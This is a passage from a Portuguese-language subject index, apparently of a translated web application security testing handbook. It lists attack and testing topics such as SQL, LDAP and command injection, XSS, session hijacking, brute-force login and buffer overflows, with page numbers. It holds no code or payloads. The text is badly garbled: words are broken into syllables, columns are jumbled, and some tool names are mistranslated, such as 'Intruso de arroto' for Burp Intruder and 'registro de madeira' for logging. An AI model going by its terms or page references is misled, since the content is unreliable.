         credenciais, 142-143  
 HTTP, 47, 178-179  
 falhas de implementação  
 mecanismo de login fail-open,  
 156-157  
 armazenamento  
     inseguro de  
         credenciais, 161  
 mecanismos de login de vários  
 estágios, defeitos, 157-161  
 JAAS, 49  
 de segurança  
     função de recuperação de conta,  
         170-171  
     prevenção de ataques de força  
         bruta, 167-169  
     credenciais, manuseio sigiloso,  
         163-164  
     credenciais, fortes, 162-163  
     credenciais, validação,  
         164-166  
     prevenção de vazamento de  
         informações, 166-167  
     registro, 172  
     monitor, 172  
     notificar, 172  
     função de alteração de senha,  
         170  
     cartões inteligentes e, 176  
     tecnologias, 134-135 mecanismo  
 de autenticação,  
 teste  
     função de recuperação de conta,  
         682 verificação de distribuição  
         insegura de  
             credenciais, 685  
     verificação de transmissão  
         insegura de credenciais,  
         684-685  
 explorar quaisquer  
     vulnerabilidades para obter  
     acesso não autorizado, 687-688  
 função de personificação, 683  
 falhas lógicas, 685-686

mecanismos de vários estágios,  
 686-687  
 qualidade das senhas, 680  
 previsibilidade das senhas geradas  
 automaticamente  
     credenciais, 684  
 função remember me, 682-683  
 resiliência à senha  
     adivinhação, 681  
 mecanismo de compreensão, 680  
 enumeração de nome de usuário,  
 680-681  
 exclusividade do nome de usuário,  
 683-684  
 autocompletar, 460

**B**

senhas de backdoor, 584-585  
 agarramento de banner, 82  
 Codificação Base64, 58  
 Autenticação básica, HTTP, 47  
 automação sob medida  
     scripting de ataque, 476-477  
 Burp Intruder, 491-501  
 enumerando identificadores  
     abordagem, 474  
     detecção de  
         ocorrências, 474-476  
     código de status HTTP,  
         474 cabeçalho de local,  
         475  
     corpo da resposta, 475  
     comprimento da resposta, 475  
     cabeçalho set-cookie, 475  
     atrasos de tempo, 476  
     fuzzing e, 487-491  
     coleta de dados, 484-487  
 JAttack, 477-483  
     usos para, 472-473  
     teste de caixa preta, 578-579  
 caracteres bloqueados, contornando  
     filtros e, 267  
 cadeias de caracteres bloqueadas,  
     ignorando filtros e, 268  
 validação de limites, 23-25  
 histórico de navegação, 459  
 login forçado por força bruta, 136-138 estouro de buffer  
     detecção de vulnerabilidades,  
         527-528  
     estouro de heap, 523-524  
     vulnerabilidades "off-by-one",  
         524-527  
     estouro de pilha, 522-523  
     vulnerabilidades, 585-586  
     vulnerabilidades do servidor  
 da Web,  
         566-567  
 Intruso de arroto, 69, 491-492  
     fuzzing de aplicativos, 500-501  
     enumeração de identificadores,  
         495-498  
     coleta de informações, 498-500  
     cargas úteis  
         escolha, 493-494  
         posicionamento, 492-493  
         análise de resposta, 494-495  
 Proxy de burp, 97, 105  
 Aranha para arrotar, 62

- Contornando filtros  
caracteres bloqueados, 267  
cadeias de caracteres bloqueadas,  
268  
contornar a validação, 267  
filtros com defeito, 269-270  
execução dinâmica, 268-269  
Comentários  
SQL, 268  
contornando o  
login, injetando  
em  
    SQL, 243-244
- C**
- conteúdo da web armazenado em  
cache, 458-459  
canonização, 26-  
27  
vulnerabilidade  
s, servidor da  
Web,  
    568-571
- captura  
de  
dado  
s do  
usuár  
io em  
form  
ulári  
os  
HTM  
L  
    elementos com deficiência, 110-  
111  
    limites  
    de  
    compri  
mento,  
106-108  
validaçã  
o  
baseada  
em  
script,  
    108-110  
compone  
nte  
s  
thic  
k-  
clie  
nt,  
111  
-  
112  
Controles ActiveX, 119-124  
Applets  
Java, 112-  
119  
Shockwave  
Flash  
Objects,  
    124-128  
contornar a  
validação,  
contornar  
filtros e,  
267  
Cisco ACS  
Acme.server,
- 568 cliente,  
transmitindo  
dados via,  
    95-96  
    ASP.NET ViewState, 102-106  
campos de  
formulário,  
ocultos, 96-98  
cookies HTTP,  
99  
dados opacos, 101-102  
Cabeçalho do referenciador, 100-  
101  
Parâmetros  
de URL, 99-  
100 ataque  
do lado do  
cliente,  
escalonamen  
to  
ataque a outros  
hosts de rede, 398  
captura de  
conteúdo da área  
de transferência,  
    396  
enumerando  
os  
aplicati  
vos  
usados  
atualme  
nte, 397  
explorar  
    vulnerabilid  
ades do  
navegador,  
    399  
registro de pressionamentos de  
tecla, 396  
varredura de  
    portas  
    na rede  
    local,  
    397-398  
histórico de  
    roubos  
    e  
    consult  
as de  
pesquis  
a, 396  
controles no  
    lado do  
    cliente,  
    testando  
controles no  
    lado do  
    cliente sobre  
o usuário  
        entrada, 676  
compone  
nte  
s  
thic  
k-  
clie  
nt,  
-  
677  
-  
679  
transmissão de  
    dados via  
    cliente, 675-  
676
- alerta de dados no lado  
do cliente, 131  
registro de madeira, 131  
transmissão de dados via cliente,  
    128-129  
validação de dados gerados  
pelo cliente, 129-130  
vazamento de informações do lado  
do cliente, 517

Área de transferência, capturando conteúdo, 396  
código, ferramentas para navegação, 619-620 injeção de código, 237  
Contornando filtros  
  caracteres bloqueados, 267  
  cadeias de caracteres  
  bloqueadas, 268  
  contornar a validação, 267  
  filtros com defeito, 269-270  
  execução dinâmica, 268-269  
  Comentários SQL, 268  
  linguagens compiladas, 238 banco de dados de impressões digitais, 255-256  
  inferência, 277-278  
    Absinto, 278-282  
    erros condicionais, 282-283  
    atrasos de tempo, 283-285  
  linguagens interpretadas, 238-239  
LDAP, 326-327  
  falhas, 329-330  
  modificação do filtro de pesquisa, 328-329  
  prevenção, 330  
  atributos de consulta, 327-328  
mensagens de erro do ODBC, 262-266 comando OS  
  ASP e, 302-303  
  falhas de injeção, 304-307  
  Perl e, 300-302  
  prevenção, 307  
canais fora de banda, 274-275  
  MS-SQL, 275  
  MySQL, 276-277  
  Oracle, 275-276  
recuperação de dados como números, 273-274  
injeção de SQL de segunda ordem, 271-272  
SMTP, 321-322  
  injeção de comando, 323-324  
  manipulação de cabeçalho de e-mail, 322-323  
  falhas, 324-325  
  prevenção, 325-326  
SOAP, 313-316  
SQL, 240-241  
  bugs, 244-247  
  ignorando o login, 243-244  
DELETE, 250 explorando a vulnerabilidade básica, 241-243  
Instruções INSERT, 248-249  
prevenção, 296-300  
Instruções SELECT, 248  
Operador UNION, 250-255  
Instruções UPDATE, 249-250  
linguagens de script da Web  
  vulnerabilidades de execução dinâmica, 307-310  
  vulnerabilidades de inclusão de arquivos, 310-312  
  injeção de script  
    vulnerabilidades, prevenção, 312  
XPath, 316-317  
cego, 319-320

falhas, 320-321  
  prevenção, 321  
  subvertendo a lógica do aplicativo, 317-318  
revisão de código  
  teste de caixa preta, 578-579  
  metodologia, 579-580  
  teste de caixa branca, 578-579  
injeção de comando, SMTP, 323-324  
comentários, código-fonte, 586-587  
funções comuns da web  
  aplicativos, 3-4  
Configuração do COMRaider, 122  
  vulnerável  
    conteúdo padrão, 555-558  
    credenciais padrão, 554-555  
    servidor da Web, proteção, 565-566  
  conteúdo, padrão, 555-558  
Cabeçalho de cookie, solicitação HTTP, 37 cookies  
  restrições de domínio, 203-205  
  HTTP, 43-44, 99  
  restrições de caminho, 205-206  
  persistente, 458  
  escopo, 695-696  
  tokens de sessão e, 178  
credenciais  
  padrão, 554-555  
  validação incompleta, 152  
  distribuição insegura, 155  
  armazenamento inseguro, 161  
  transmissão vulnerável, 142-143  
    cross-site scripting, 580-581.  
Consulte XSS (cross-site scripting)  
personalizado, scripts, Stunnel, 663-664

Declarations DELETE (SQL), injeção de código, 250  
falhas de projeto nos mecanismos de autenticação  
  login forçado por força bruta, 136-138 credencial incompleta  
  validação, 152  
distribuição insegura de credenciais, 155  
  senhas, 135-136  
  funcionalidade de alteração, 144-145 funcionalidade esquecida, 145-147  
  inicial previsível, 154-155  
  funcionalidade remember me, 148-149  
  funcionalidade de personalização de usuário, 149-151  
nomes de usuário  
  não exclusivo, 152-153  
  previsível, 154  
mensagens de falha detalhadas, 139-141  
transmissão vulnerável de credenciais, 142-143  
Autenticação Digest, HTTP, 47  
listagens de diretórios, servidor da Web, 559-560  
nomes de diretórios, 86  
Ataques baseados em DOM, verificação de, 724-725  
Vulnerabilidades XSS baseadas em DOM, 386-388  
restrições de domínio, cookies, 203-205  
execução dinâmica, ignorando filtros e, 268-269

## E

EJB (Enterprise Java Bean), 49  
elementos, formulários HTML, desativados, 110-111  
e-mail, ataques XSS e, 388  
codificação  
  Base64, 58  
  hex, 59  
  HTML, 57-58  
  Unicode, 57  
  URL, 56  
  vulnerabilidades, servidor da web, 568-571  
Enterprise Java Bean (EJB), 49  
Pontos de entrada para a entrada do usuário,  
  identificando, 80-81  
enumeração, identificadores, sob medida  
  automação e, 472, 473-483  
ambientes, compartilhados  
  atacando, 544-549  
  segurança, 549-551  
Software ERP (planejamento empresarial), 4  
tratamento de erros, 27-29  
mensagens de erro, 505-506  
  mensagens de banco de dados, 509-511  
  mensagens de depuração, 508-509

informativo de engenharia, 512-513  
vazamento de informações e, 516-517  
informações públicas, 511-512  
mensagens de erro de script, 506-507  
mensagens de servidor, 509-511  
traços de pilha, 507-508  
funções exportadas, 122

**F**

mecanismo de login com falha de abertura, 156-157  
mensagens de falha, detalhadas, 139-141  
campos, ocultos em formulários, 96-98 extensões de arquivo, 84-86  
inclusão de arquivos, teste para, 711 arquivos, estáticos, 222-223 banco de dados de impressões digitais, código injecção e, 255-256  
Firefox, 624-626  
Flash VM, 125  
vulnerabilidades de string de formato, 531-532, 586 detecção, 532-533  
formulários, 52-53 campos, ocultos, 96-98 HTML, limites de comprimento, 106-108 análise, web spidering, 62 injecção de estrutura, 438-439 verificação de, 725 exploração, 439-440 prevenção, 440  
entrada específica de função vulnerabilidades, teste de injecção de LDAP, 715-716 vulnerabilidades de software nativo, 713-714  
Injecção de SMTP, 712-713  
Injecção de SOAP, 715  
Injecção de XPath, 716-717 funções exportado, 122 baseado em identificador, 220-221 de vários estágios, 222 configuração do servidor web, 557-558 fuzzing, automação sob medida e, 472, 487-491

**G**

Método GET, HTTP, 38  
método getObsScore, 112-113

**H**

coleta de dados, sob medida automação e, 472, 484-487  
método HEAD, HTTP, 39  
estouro de pilha, 523-524 codificação hexadecimal, 59  
Hibernate, objeto de banco

de dados  
mapeamento relacional, 49

conteúdo oculto, descobrindo, 67 força bruta, 67-70 inferência, 70-72 aproveitando o servidor da Web, 75-76 informações públicas, uso de, 72-74 parâmetros ocultos, 79 hijacking, tokens de sessão, cliente exposição a, 201-202 histórico, roubo, 396 controles de acesso horizontal, 218 escalonamento horizontal de privilégios, 218 Cabeçalho do host, solicitação HTTP, 37 hospedagem compartilhada, 542-543 hospedagem virtual, 543 HTML (hypertext markup idioma), 51 codificação, 57-58 formulários elementos com deficiência, 110-111 limites de comprimento, 106-108 análise, 62 validação baseada em script, 108-110 Autenticação HTTP, 178-179 Cookies HTTP, 99 Impressão digital de HTTP, 82-83 Injeção de cabeçalho de HTTP, 705-706 Divisão de resposta HTTP, 436-438 injeção de cookies, 435-436 vulnerabilidades exploração, 434-438 prevenção, 434-438 HTTP (Hypertext Transfer Protocol), 4-5, 35-36 autenticação, 47 cookies, 43-44 cabeçalhos geral, 41 solicitação, 41-42 resposta, 42 à prova de violação, 101 HTTPS, 45-46 métodos GET, 38 CABEÇA, 39 OPÇÕES, 40 POST, 39 PUT, 40 TRAÇO, 39-40 proxies, 46 solicitações, 36-37 cabeçalhos, 41-42 Cabeçalho do referenciador, 99-100 respostas, 37-38 cabeçalhos, 42 códigos de status, 44-45 URLs, 40-41 Métodos HTTP, servidor da Web, 560-562 Hydra, 660 hiperlinks, 51-52

- I**
- funções baseadas em identificadores, 220-221
  - identificadores, enumerando, automação sob medida e, 472, 473-483
  - falhas de implementação mecanismo
    - de login fail-open, 156-157
    - armazenamento inseguro de credenciais, s, 161
    - mecanismos de login de vários estágios, defeitos, 157-161
  - validação incompleta de credenciais, 152
  - inferência, 514-516
  - vazamento de informações, 6 acompanhamento, 726-727
  - prevenção
    - mensagens de erro genéricas, as, 516 - 517
    - minimizando o lado do cliente, 517
    - protetendo informações confidenciais informações, 517 senhas iniciais, previsíveis, 154-155
    - injeção de código. *Consulte* injeção de código entrada, validação, 23-25
    - vulnerabilidade das baseadas em entrada, testes para inclusão de arquivos, 711 fuzz de todos os
- parâmetros de solicitação, 699-702
- Injeção de comando do sistema operacional, 707-708 passagem de caminho, 709-710 injeção de script, 711 Injeção de SQL, 702-704 Injeção de XSS, 704-707 tratamento de entrada aceitar o que é bom, 21-22 rejeitar o que é ruim, 21 manuseio seguro de dados, 22-23 sanitização, 22 verificação
  - s semânticas, , 23 distribuição buicão
  - insegurança de credenciais, , 155
- armazenamento inseguro de credenciais, 161
- Instruções INSERT (SQL), injeção de código e, 248-249
- estouro de números inteiros, 529 vulnerabilidades de inteiros, 586 detecção, 530-531 estouro de números inteiros, 529 erros de assinatura, 529-530 conjuntos de testes integrados, 627-628 fuzzers e
  - scanners de aplicativos, 636
- Suite Burp, 643-644 comparação de recursos, 640-643 interceptação de proxies alternativas para, 646-647, 646-648 configuração do navegador, 628-629 recursos comuns, 631-633 interceptação de proxies e HTTPS, 629-631

- Dados de violação, 647-648  
 TamperIE, 647-648  
 ferramentas de solicitação manual, 637-639 funções e utilitários compartilhados, 639-640  
 Paros, 644-645  
 aranhas de aplicativos da web, 633-636 WebScarab, 645-646  
 interceptação de respostas do servidor, 107 Internet Explorer, 624 linguagens interpretadas, injeção de código e, 238-239  
 Estouro de pesquisa do iPlanet, 567 Extensões da ISAPI, 567
- J**  
 Arquivos JAR (Java ARCHive), 116  
 JAttack, 477-483  
 Java  
   APIs, perigosas, 589-592 bytecode descompilação, 114-117 ofuscação, 117-119 ambiente, configuração, 593-594 interação de sessão, 589 dados fornecidos pelo usuário, identificando, 587-589 contêineres da Web, 49 Applets Java, arquivos JAR, 116 Plataforma Java, Enterprise Edition, 49-50  
 Servlets Java, 49  
 JavaScript, 54, 616-617 JSON (JavaScript Object Notação), 446 ataques contra implementação da função de retorno de chamada, 448-449 substituição do construtor de matriz, 447-448 sequestro, 446-447 prevenção, 450 vulnerabilidades, 449
- K**  
 pressionamentos de tecla, registro em log, 396
- L**  
 LDAP  
   injeção de código, 326-327 falhas, 329-330 modificação do filtro de pesquisa, 328-329 prevenção, 330 atributos de consulta, 327-328 injeção, teste para, 715-716 rede local, varredura de portas, 397-398 ataques à privacidade local autocompletar, 460 histórico de navegação, 459 conteúdo da Web armazenado em cache, 458-459
- cookies, persistentes, 458 prevenção, 460-461 vulnerabilidades de privacidade local, verificação de, 726 registro de madeira, 131 Log4J, 49 divulgação de token de sessão, 196-198 falhas de lógica exemplo de abuso de uma função de pesquisa, 365-366 evitar, 370-372 superar um limite de negócios exemplo, 360-362 exemplo de como quebrar o banco, 356-359 exemplo de fraude em descontos em massa, 362-363 exemplo de apagamento de uma trilha de auditoria, 359-360 exemplo de escape de escape, 363-364 exemplo de função de alteração de senha falsa, 351-352 natureza do, 350 procedendo ao checkout exemplo, 352-354 correndo contra o login, 368-370 exemplo de como fazer seu próprio seguro, 354-356 exemplo de mensagens de depuração de snarfing, 366-368 testes para tratamento de entrada incompleta, 718-719 superfície de ataque principal, 717 processos de vários estágios, 718 lógica de transação, 719-720 limites de confiança, 719 login  
   forçado por força bruta, 136-138 contornando, 243-244 mecanismo de login fail-open, 156-157 mecanismos de login de vários estágios, defeitos em, 157-161 sessões e, 176 Log4J, registro em log, 49
- M**  
 mapeamento, tokens de sessão, 198-200  
 mapeamento do conteúdo do aplicativo, conteúdo padrão e, 670-671 conteúdo oculto e, 670-671 funções especificadas por identificador, 671-672 recursos públicos e, 670 teste para parâmetros de depuração, 672 conteúdo visível e, 669-670 McAfee Epolicy Orchestrator, 568 Microsoft IIS  
   Extensões da ISAPI, 567 Unicode path traversal vulnerabilidades, 569-570 Estouro do WebDav, 567

- minimizando o vazamento de informações no lado do cliente, 517  
funções de vários estágios, 222 mecanismos de logín de vários estágios, defeitos em, 157-161  
validação em várias etapas, 26-27 MySpace, ataque XSS, 388
- 585  
ruim, 135-136  
funcionalidade de mudança, 144-145  
funcionalidade esquecida, 145-147  
inicial, previsível, 154-155

## N

- bugs de software nativo  
vulnerabilidades de estouro de buffer, 585-586  
vulnerabilidades de string de formato, 586  
vulnerabilidades de inteiros, 586 vulnerabilidades de software nativo, testes para  
estouro de buffer, 713  
vulnerabilidades de string de formato, 714  
vulnerabilidades de inteiros, 714 redes  
hosts, atacando, 398  
varredura de portas, 397-398 divulgação de token de sessão, 192-195  
Nikto, 660  
nomes de usuário não exclusivos, 152-153  
autenticação NTLM, HTTP, 47

## O

- Mensagens de erro do ODBC, 262-263  
nomes de colunas, enumerando, 263-265  
extração de dados arbitrários, 265 recursão, 266  
nomes de tabelas, enumerando, 263-265  
vulnerabilidades de um para um, 524-527  
OllyDbg, 120  
dados opacos, 101-102  
Ópera, 626-627  
Método OPTIONS, HTTP, 40  
Desvios da lista de exclusão do Oracle PL/SQL, 570-571  
Injeção de comando do sistema operacional, 584  
teste para, 707-708  
Comandos do sistema operacional, injeção de código, 300-307

## P

- parâmetros, parâmetros de URL, 99-100  
Paros, 62, 97, 644-645  
análise, formulários HTML, web spidering, 62  
backdoor de senhas, 584-

passagem de caminho, 582-583  
testes para, 709-710  
vulnerabilidades  
contornando obstáculos a  
ataques, 339-343  
comum, 333-334  
codificação personalizada, 342-343  
detecção, 336-339  
exploração, 344  
prevenção, 344-346 alvos de  
ataque, localização,  
335-336  
servidor da Web, 568  
tokens por página, 211  
Perl, 611-612  
APIs, perigosas, 613-615  
injeção de código e, 302-303  
ambiente, configuração,  
615-616  
interação de sessão, 613  
dados fornecidos pelo usuário,  
identificando, 612  
golpes de phishing, 383  
PHP, 50-51  
APIs, perigosas, 604-609  
ambiente, configuração,  
609-611  
interação de sessão, 603  
dados fornecidos pelo usuário,  
identificando, 601-603  
POJO (Plain Old Java Object), 49  
rede de varredura de portas, 397-398  
método POST, HTTP, 39  
cabecalho Pragma, resposta  
HTTP,  
38  
senhas iniciais previsíveis, 154-155  
Camada de apresentação  
SiteMesh, 49  
Tapeçaria, 49  
proteção de informações  
confidenciais, 517  
proxies  
HTTP, 46  
servidores da Web como, 562-564  
informações públicas,  
erro  
mensagens, 511-512  
informações publicadas,  
coleta, 513-514 método  
PUT, HTTP, 40

**R**

ataques de redirecionamento, 428  
prefixo absoluto, 432  
bloqueio de URLs absolutos,  
431 vulnerabilidades  
descoberta e exploração, 429-433  
prevenção, 433-434  
Cabecalho do referenciador,  
solicitação HTTP, 37, 99-100  
parâmetros de solicitação refletidos,  
704 XSS refletido, 379, 705  
funcionalidade remember me,  
148-149

falsificação de solicitação, 440-441  
OSRF (falsificação de solicitação  
no local), 441-442  
XSRF (falsificação de  
solicitação entre sites),  
442-446  
falhas, explorando, 443-444  
falhas, prevenção, 444-446  
engenharia reversa, 120-122  
robots.txt, 62

**tokens**

em registros, 692

**S**

manuseio seguro de dados, 22-23  
política de mesma origem, 381  
funcionalidade de amostra, 556-557  
entrada de higienização, 22  
validação baseada em script, 108-110  
injeção de script, teste para, 711  
scripting, entre sites, 6  
scripts, personalizados, 661-662  
Curl, 662-663  
Netcat, 663  
Wget, 662  
mecanismos de pesquisa,  
conteúdo oculto e, 72  
consultas de pesquisa, roubo, 396  
segurança, 5  
futuro do, 12  
fatores problemáticos, 9-10  
instruções SELECT (SQL), código  
injeção e, 248  
verificações semânticas, 23  
informações confidenciais,  
protetendo, 517  
mensagens de erro do servidor, 509  
Cabecalho do servidor, resposta  
HTTP, 38 respostas do servidor,  
interceptação,  
107  
comportamento do aplicativo de  
funcionalidade no lado do  
servidor, 90-91  
solicitações, 88-90  
tecnologias do lado do servidor  
captura de banner, 82 nomes  
de diretório e, 86 extensões  
de arquivo e, 84-86  
impressão digital de HTTP,  
82-83 tokens de sessão e, 86  
componentes de código de  
terceiros e, 87-88  
fixação de sessão, 450-452, 694  
vulnerabilidades  
descoberta e exploração, 452-453  
prevenção, 453-454  
gerenciamento de sessões, 17-18,  
175-176  
alertas, 211-212  
registro, 211-212  
monitoramento, 211-212  
segurança  
tokens fortes, 206-208  
proteção de token, 208-211  
mechanismo de gerenciamento de  
sessão,  
tests, 688  
verificar o escopo do cookie, 695-696  
verificar a divulgação de

|                                                           |                                                                                                                                     |                                                                              |
|-----------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------|
| verificação de transmissã o insegura de tokens, 691-692   | transmitir para o URL, 209 mecanismos de estado sem sessão, 179 sessões, 55, 176 alternativas para, 178-180 autenticaçã o HTTP e, 1 | aplicativos compartilhados, 551 segregação da funcionalidade do cliente, 550 |
| verificação de fixação de sessão, 694                     |                                                                                                                                     |                                                                              |
| 7verificação de XSRF, 694-695                             |                                                                                                                                     |                                                                              |
| verificação de mapeamento de tokens para sessões, 692-693 | 8                                                                                                                                   |                                                                              |
| encerram ento da sessão de teste, 693-694                 | 1                                                                                                                                   |                                                                              |
| teste de significado de token s, 689-690                  | 7                                                                                                                                   |                                                                              |
| teste de tokens para previsibilida de, 690-691            | 17                                                                                                                                  |                                                                              |
| mecanismo de compreensão, 689                             | 7                                                                                                                                   |                                                                              |
| encerramento da sessão, teste, 693-694                    |                                                                                                                                     | login, 176                                                                   |
| tokens de sessão, 86                                      |                                                                                                                                     | mecanismos de estado sem sessão, 179                                         |
| logins simultâneos, 209                                   |                                                                                                                                     | rescisão, 200-201                                                            |
| divulgação em logs, 196-198                               |                                                                                                                                     | tokens, 177                                                                  |
| divulgação na rede, 192-195                               |                                                                                                                                     | cookies e, 178                                                               |
| geração, pontos fracos, 180-191                           |                                                                                                                                     | Cabeçalho Set-Cookie, resposta HTTP, 38, 203                                 |
| manuseio, pontos fracos, 191-192                          |                                                                                                                                     | serviços de aplicativo s                                                     |
| sequestro, exposição do cliente a, 201-202                |                                                                                                                                     | compartilhados, 543-544                                                      |
| funcionalidade de logout, 209                             |                                                                                                                                     | ataque a ambientes compartilhados                                            |
| mapeamento, 198-200                                       |                                                                                                                                     | ataques contra mecanismos, 545-546                                           |
| significativo, 180-182                                    |                                                                                                                                     | ataques entre aplicativo s, 546-549                                          |
| por página, 211                                           |                                                                                                                                     | de segurança                                                                 |
| previsível, 182-183                                       |                                                                                                                                     | acesso                                                                       |
| sequências ocultas, 184-185                               |                                                                                                                                     | seguir                                                                       |
| geração de números aleatórios, 187-191                    |                                                                                                                                     | ro                                                                           |
| dependência de tempo, 185-187                             |                                                                                                                                     | do                                                                           |
| SSL e, 192                                                |                                                                                                                                     | cliente,                                                                     |
| estrutura da, 181                                         |                                                                                                                                     | 549-550                                                                      |
|                                                           |                                                                                                                                     | segregação de componentes em                                                 |

- 
- hospedagem compartilhada, 542-543  
 hospedagem virtual, 543 vulnerabilidades segregação entre aplicativos hospedados em ASP, 721 segregação em infraestruturas compartilhadas, 720 Objetos do Shockwave Flash, 123-124 erros de assinatura, 529-530 SiteMesh, camada de apresentação, 49 smartcards, autenticação e, 176 SMTP, injeção de código, 321-322 injeção de comando, 323-324 manipulação de cabeçalho de e-mail, 322-323 falhas, 324-325 prevenção, 325-326 injeção de SMTP, teste para, 712-713 SOAP injeção de código, 313-316 injeção, teste para, 715 bugs nativos de software estouro de buffer vulnerabilidades, 585-586 vulnerabilidades de string de formato, 586 vulnerabilidades de inteiros, 586 reforço de segurança, 573 código-fonte, comentários, 586-587 spidering. Consulte Web spidering SQL (Structured Query Language)  
 Idioma) injeção de código, 240-241 bugs, 244-247 ignorando o login, 243-244 DELETE, 250 explorando uma função básica de vulnerabilidade, 241-243 Instruções INSERT, 248-249 prevenção, 296-300 Instruções SELECT, 248 Operador UNION, 250-255 Instruções UPDATE, 249-250 comentários, ignorando filtros e, 268 mensagens de erro, 292-295 injeção, 6, 581-582 testes para, 702-704 referência de sintaxe, 289-291 SSL (Secure Socket Layer), 6, 7 cifras, fracas, 727 tokens de sessão e, 192 estouro de pilha, 522-523 traços de pilha, 507-508 estado, 55, 176-177 mecanismos de estado sem sessão, 179 arquivos estáticos, 222-223 códigos de status, respostas HTTP, 44-45 ataques armazenados, testes para, 706-707
- T**
- Tapeçaria, camada de apresentação, 49 encerramento, sessões, 200-201 teste de controles de acesso métodos inseguros de controle de acesso, 698 acesso limitado, 697-698 contas múltiplas, 697 requisitos, 696-697 teste da função de recuperação de conta do mecanismo de autenticação, 682 verificação de distribuição insegura de credenciais, 685 verificação de transmissão insegura de credenciais, 684-685 explorar quaisquer vulnerabilidades para obter acesso não autorizado, 687-688 função de personificação, 683 falhas lógicas, fail-open condições, 685-686 mecanismos de múltiplos estágios, 686-687 qualidade das senhas, 680 previsibilidade das senhas geradas automaticamente credenciais, 684 função remember me, 682-683 resiliência à senha adivinhação, 681 mecanismo de compreensão, enumeração de 680 nomes de usuário, 680-681 exclusividade do nome de usuário, 683-684 testando controles no lado do cliente controles no lado do cliente sobre a entrada do usuário, 676 controles ActiveX de componentes thick-client, 678 Applets Java, 677 Objetos do Shockwave Flash, 678-679 transmissão de dados por meio do cliente, 675-676 teste de vulnerabilidades de entrada específicas da função Injeção de LDAP, 715-716 vulnerabilidades de software nativo, 713-714 Injeção de SMTP, 712-713 Injeção de SOAP, 715 Injeção de XPath, 716-717 teste para injeção baseada em entrada vulnerabilidades fuzz de todos os parâmetros de solicitação, 699-702 teste para inclusão de arquivos, 711 teste para injeção de comando do sistema operacional, 707-708 teste para passagem de caminho, 709-710 teste para injeção de script, 711 teste para injeção de SQL, 702-704 teste para injeção de XSS redirecionamento arbitrário, 706 Injeção de cabeçalho HTTP, 705-706

- parâmetros de solicitação refletidos, 704  
XSS refletido, 705  
ataques armazenados, 706-707 teste de falhas lógicas  
tratamento de entrada incompleta, 718-719  
superfície de ataque principal, 717 processos de vários estágios, 718  
lógica de transação, 719-720  
limites de confiança, 719 teste de gerenciamento de sessão mecanismo, 688  
verificar o escopo do cookie, 695-696 verificar a divulgação de tokens em registros, 692  
verificação de transmissão insegura de tokens, 691-692  
verificação de fixação de sessão, 694 verificação de XSRF, 694-695 verificação de mapeamento de tokens para sessões, 692-693  
encerramento da sessão de teste, 693-694  
tokens de teste de significado, 689-690  
tokens de teste para previsibilidade, 690-691  
mecanismo de compreensão, 689  
componentes thick-client, 54-55, 111-112  
Controles ActiveX, 119-120 descompilação de código gerenciado, 124  
funções exportadas, 122  
entradas, conserto, 123-124  
engenharia reversa, 120-122  
Applets Java, 112-114  
ofuscação de bytecode, 117-119 descompilação de bytecode Java, 114-117  
componentes de código de terceiros, 87-88  
arquiteturas em camadas, 535-536 ataque  
ataque a níveis, 539-540  
exploração de relações de confiança entre níveis, 537-538  
subversão de níveis, 538-539 segurança  
aplicação da defesa em profundidade, 542  
minimizando a confiança relacionamentos, 540-541 segregação de diferentes componentes, 541-542 tokens. Consulte tokens de sessão  
divulgação em registros, 692 transmissão insegura,

Método TRACE, HTTP, 39  
lógica de transação, 719-720  
Trojans, XSS e, 392-393 limites de confiança, 719

**U**

Codificação Unicode, 57  
Operador UNION (SQL),  
  injeção de código, 250-255  
funcionalidade desprotegida, 219  
instruções UPDATE (SQL), código  
  injeção, 249-250  
URLs, 40-41  
  Caracteres ASCII, 56  
  codificação, 56  
  parâmetros, 99-100  
acesso do usuário  
  controle de acesso, 18-19  
  autenticação, 16-17  
  gerenciamento de sessão, 17-18  
  ações do usuário, induzindo, 394 cabeçalho User-Agent, HTTP  
  solicitação, 37  
navegação na Web direcionada ao usuário, 65-66  
funcionalidade de personalização de usuário, 149-151  
entrada do usuário, 19-20  
  canonização, 26-27  
  Pontos de entrada, identificando, 80-81 entrada, validação, 23-25  
  tratamento de entrada  
    aceitar o que é bom, 21-22  
    rejeitar o que é ruim, 21  
    manuseio seguro de dados, 22-23 sanitização, 22  
    verificações semânticas, 23  
  tipos, 20-21 validação  
    validação de limites, 23-25  
  várias etapas, 26-27  
27 nomes de usuário  
  autenticação e, 139  
  não exclusivo, 152-153  
  previsível, 154  
usuários, entrada, 8-9

**V**

validação  
  validação de limites, 23-25  
  canonização, 26-27  
  várias etapas, 26-27  
  baseado em script, 108-110  
patches de fornecedor, software, 572 mensagens de falha detalhadas, 139-141  
controles de acesso verticais, 218  
escalonamento vertical de privilégios, 218 ViewState (ASP.NET), 102-106  
hospedagem virtual, 543  
  configurado incorretamente, 564-565

scanners de vulnerabilidade  
  desafios enfrentados por, 653-656  
  limitações, 651-653  
  usando, 658-659  
  vulnerabilidades detectadas, 649-651  
transmissão vulnerável de credenciais, 142-143

**W**

aplicativos da web  
  benefícios do, 4-5  
  funções comuns, 3-4  
  evolução do, 2-5  
  gerenciamento, 32-33  
navegadores da Web  
  estruturas de exploração, 467-469  
  Firefox, 624-626  
  Internet Explorer, 624  
  Ópera, 626-627  
  vulnerabilidades, 399  
  servidor da Web 399  
  estouro de buffer, vulnerabilidades, 566-567  
  configuração  
    funcionalidade de depuração, 555-556  
  conteúdo padrão, 555-558  
  credenciais padrão, 554-555  
  funções, 557-558  
  funcionalidade de amostra, 556-557  
  segurança, 565-566  
listagens de diretórios, 559-560  
codificação e canonização  
  vulnerabilidades, 568-571  
falhas, localização, 571-572  
Métodos HTTP, perigosos, 560-562  
vulnerabilidades de passagem de caminho, 568  
como procurador, 562-564  
software, protegendo, 572-574  
hospedagem virtual, mal configurada, 564-565  
vulnerabilidades, 721 métodos HTTP perigosos, 722-723  
conteúdo padrão, 722  
credenciais padrão, 722  
funcionalidade de proxy, 723  
hospedagem virtual  
  configuração incorreta, 723  
  bugs de software de servidor da Web, 723-724  
sites da web, 2  
Web spidering, 62-64  
  direcionado ao usuário, 65-66  
WebDAV (Web-based Distributed Authoring and Versioning), 561  
WebScarab, 62, 97, 645-646  
teste de caixa branca, 578-579

**X**

XPath  
  injeção de código, 316-317  
  cego, 319-320  
  falhas, 320-321  
  prevenção, 321  
  subvertendo a lógica do aplicativo, 317-318  
  injeção, teste para, 716-717  
XSRF, 694-695  
XSS (cross-site scripting), 6, 376-377  
  encadeamento, 390-391  
